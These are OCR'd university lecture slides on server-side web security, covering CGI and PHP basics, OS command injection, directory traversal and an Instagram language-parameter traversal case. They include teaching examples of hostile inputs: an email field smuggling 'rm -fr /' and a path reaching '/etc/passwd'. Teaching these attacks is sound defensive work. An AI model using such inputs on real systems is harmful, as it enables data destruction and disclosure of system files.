
Web Security

Server-side security risks

(esp. injection attacks)

Attacks on the web server




This can be attacks on


- Availability: i.e. DoS attack, where attacker is not interested in the output (unless the output is used to DoS other systems)
- Integrity: attack to corrupt the behaviour or data of the web server
- Confidentiality: attack that causes information leak, e.g.
  – credit card numbers, usernames & passwords, …
  – or: information about the server that is useful to improve future attacks

Various attacker models on the web

- Man-in-the-Middle attacks (last week)




- Attacks on web servers (this week)



- Attacks on browsers & the user

  (next week)



Security concerns with static web pages

Security worries for ***static HTML***

Recall the first stage of the evolution of the web: static HTML.

Security risk:

- Accidentally exposing parts of the file system on the internet
  `http://www.cs.ru.nl/~erikpoll/websec/exam/exam2019.pdf`
- Even making this searchable using search engines


Countermeasures

- The OS (Operating System) imposes access control on the web server
- `.htaccess` file can be used to configure which files are exposed to the internet by the web server.
- Access restrictions for automated web crawlers, as used by search engines, can be specified in `robots.txt` files,
  – but it is up to the client to respect these - or not...

Security concerns with dynamically created web pages

Recall: dynamically created web pages

Most web pages you see are dynamically created


execution to dynamically create a webpage
browser
web server
dynamically generated HTML

Background on dynamically created webpages

CGI (Common Gateway Interface)

Early but old-fashioned way to have dynamically generated web pages

Given an HTTP request to a cgi executable

```
    http://bla.com/cgi-bin/my_script?yr=2014&str=a%20name
```

the web server executes the program `my_script`

passing parameters as input, and

returning the (HTML) output to client.

For the URL above, the web server would execute

```
  cgi-bin/my_script 2014 "a name"
```

The executable `my_script` can be in *any* programming language.

Example: CGI bash script

```bash
#!/bin/bash
echo 'Content-type: text/html'
echo ''
echo '<html>'
echo '<head>'
echo '<title>My first CGI bash script</title>'
echo '</head>'
echo '<body>'
echo 'Hello World'
cat some_html_content.html
echo '</body>'
echo '</html>'
exit 0
```

Example: CGI program in C

```
int main(){
 /* Print CGI response header, required for all HTML
    output. Note the extra \n, to send the blank line. */
 printf("Content-type: text/html\n\n") ;

 /* Now print the HTML response. */
 printf("<html>\n") ;
 printf("<head><title>Hello world</title></head>\n");
 printf("<body>\n");
 printf("<h1>Hello, world.</h1>\n") ;
 printf("</body>\n");
 printf("</html>\n");
 exit(0);
}
```

Why is writing a dynamic web application in C a bad idea?

It could be vulnerable to buffer overflow attacks (Recall Hacking in C)

Example: CGI perl script

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";

print <<HTML;
  <html>
  <head> <title>My first perl CGI script </title>
  </head>
  <body> <p>Hello World</p>
  </body>
  </html>
HTML
exit;
```

Languages & frameworks for the web

CGI is simple but very clumsy

Therefore:

- dedicated programming languages for web applications

  PHP, Ruby on Rails, Adobe ColdFusion, ...

and/or

- web frameworks offering a lot of standard software components

  Drupal (PHP), Spring (Java), Angular & AngularJS (JavaScript), ASP.NET (Microsoft CLR/.NET), ...

Example: PHP script

```
<html> <title>A simple PHP script </title>
  <body>
    The number you choose was
       <?php echo $x = $_GET['number']; ?>

    This number squared plus 1 is
       <?php  $y = $x*$x; $y++; echo $y; ?>

    Btw, I know that your IP address is
      <?php echo $_SERVER['REMOTE_ADDR'];  ?>

     <script> alert('Hello World!'); </script>
 </body>
</html>
```

Note this looks just like an HTML page, with pieces of PHP code in it.
PHP code is executed *server-side* -browser only sees the HTML output.
JavaScript code in the HTML is executed *client-side*.

Security worries with dynamically created web pages

Command injection (in a CGI script)

A CGI bash script might contain

```
        cat thefile | mail clientaddress
```

to email a file to a user-supplied email address.

How would you attack this?

```
           erik@cs.ru.nl ; rm -fr /
```

What happens then ?

```
   cat thefile | mail erik@cs.ru.nl ; rm -fr /
```

OS command injection

Any server-side code that uses client input to interact with the underlying OS might be used to inject commands to the OS.

This is possibly in any programming language.

Dangerous things to look out for

- C/C++ `system(), execvp(), ShellExecute(), ..`
- Java `Runtime.exec(), ...`
- Perl `system, exec, open, `, /e, ...`
- Python `exec, eval, input, execfile, ...`

How would you prevent this or mitigate the potential impact?

1. input validation: check for malicious inputs
   - easier said than done...
2. the server should run with minimal rights
   - eg. you don't want to run it as super-user/admin

How would you attack this?

Suppose a website contains a link

`http:/somesite.com/get-files.php?file=exam2019.pdf`

`exam2019.pdf` looks like a filename...

You can try any other filename, e.g. `exam2020.pdf`

Or even any other path name, e.g. `../../../etc/passwd`

Known as path traversal or directory traversal attack

Open question: Does this work for Brightspace?

```
https://brightspace.ru.nl/d2l/common/dialogs/quickLink/
   quickLink.d2l?ou=12729&type=coursefile&
   fileId=SurvivingTheWeb_annotated.pdf
```

Directory traversal attack

Consider PHP code below,

which uses PHP string concatenation operator .

```
$base_dir = "/usr/local/clientdata/";
echo file_get_contents($base_dir .
                                    $_GET['username']);
             // concatenates base_dir and username
```

This can be attacked in the same way.

DoS by directory traversal


Directory traversals can also cause Denial-of-Service, if you access

- a file or directory that does not exists
  - This may crash a web application, though it's unlikely
- device files, ie pseudo-files that provide interfaces to devices
  - `/var/spool/printer`

    This printer queue cannot be opened for reading, only for writing. Opening it for reading may cause web application to hang.
  - `/dev/urandom`

    The random number generator that provides infinite stream of random numbers

Real life example



De beste momenten van de wereld vastleggen en delen


Instagram is een gratis en eenvoudige manier om je leven te delen en op de hoogte te blijven van het leven van andere mensen.

Maak een foto of video, pas deze dan aan met filters en creatieve functie. Plaats je creatie vervolgens op Instagram en deel deze onmiddellijk op Facebook, Twitter, Tumblr en meer. Je kunt je creatie ook rechtstreeks versturen als een privébericht.

Page in Dutch, based on IP address or language settings of browser/OS

https://instagram.com

Thanks to Arne Swinnen. See his blog at http://www.arneswinnen.net.




Capture and Share the World's Moments

Instagram is a free and simple way to share your life and keep up with other people.

Take a picture or video, then customize it with filters and creative tools. Post it on Instagram and share instantly on Facebook, Twitter, Tumblr and more—or send it directly as a private message. Find people to follow based on things you're into, and be part of an inspirational community.

https://instagram.com/?hl=en



Capture and Share the World's Moments


Instagram is a free and simple way to share your life and k up with other people.

Take a picture or video, then customize it with filters and creative tools. Post it on Instagram and share instantly on Facebook, Twitter, Tumblr and more—or send it directly as private message. Find people to follow based on things y into, and be part of an inspirational community.

No error message: ./en gives same result as en

https://instagram.com/?hl=./en

Strange input leads to the Dutch page. Why?


Instagram
https://instagram.com/?hl=../wrong/en
Zoeken
Instagram
AANMELDEN
Download in de App Store
ONTDEK HET OP Google play

De beste momenten van de wereld vastleggen en


Instagram is een gratis en eenvoudige manier om j delen en op de hoogte te blijven van het leven van mensen.

Maak een foto of video, pas deze dan aan met filte creatieve functie. Plaats je creatie vervolgens op Ins deel deze onmiddellijk op Facebook, Twitter, Tumb Je kunt je creatie ook rechtstreeks versturen als ee privébericht.

Presumably the page reverts to the default language if value of hl gives an error

https://instagram.com/?hl=../wrong/en

Looking up some documentation (for Django framework used by Instagram)



Translation | Django docu

https://docs.djangoproject.com/en/1.8/topics/i18n/transl

Note

Plural form and po files

Django does not support custom plural equations in po files. As all translation catalogs are merged, only the plural form for the main Django po file (in `django/conf/locale/<lang_code>/LC_MESSAGES/django.po`) is considered. Plural forms in all other po files are ignored. Therefore, you should not use different plural equations in your project or application po files.


Instagram
https://instagram.com/?hl=../locale/en
Zoeken
Instagram
LOG IN
Download on the App Store
GET IT ON Google play

Capture and Share the World's Moments

